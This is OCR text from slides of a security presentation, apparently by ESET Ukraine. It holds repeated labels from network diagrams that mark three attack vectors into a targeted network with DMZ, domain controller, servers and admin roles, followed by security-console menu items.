
slava.z@eset.ua



Internet
Targeted network
DC
SQL
APP
Servers
WEB
MAIL
DMZ
user 1
user 2
domain admin



Internet
Targeted network
DC
SQL
APP
Servers
WEB
web admin
MAIL
DMZ
user 1
user 2
domain admin



Internet
Targeted network
DC
SQL
APP
Servers
WEB
web admin
MAIL
DMZ
TERM
Management
user 1
user 2
domain admin


Internet
Targeted network
DC
SQL
APP
Servers
WEB
web admin
MAIL
DMZ
TERM
Management
user 1
user 2
domain admin
TERM
admin


Internet
Targeted network
DC
SQL
APP
Servers
TERM
Management
user 1
user 2
domain admin
TERM
admin
Вектор 1


Internet
Targeted network
DC
SQL
APP
Servers
TERM
Management
MAIL
DMZ
Вектор 2
user 2
domain admin
TERM
admin


Internet
Targeted network
Вектор 3
WEB
web admin
DC
SQL
APP
Servers
TERM
Management
DMZ
domain admin
TERM
admin


Internet
Targeted
network
user 1
Вектор 1

ОБЗОР
КОНФИГУРАЦИЯ
ЖУРНАЛЫ
ВЫПОЛНЕНИЯ ЗАДАЧИ
1 УСТАНОВЛЕННЫЕ ПРИЛОЖЕНИЯ
2 ПРЕДУПРЕЖДЕНИЯ
ВОПРОСЫ
99+ УГРОЗЫ И КАРАНТИН
ПОДРОБНОСТИ

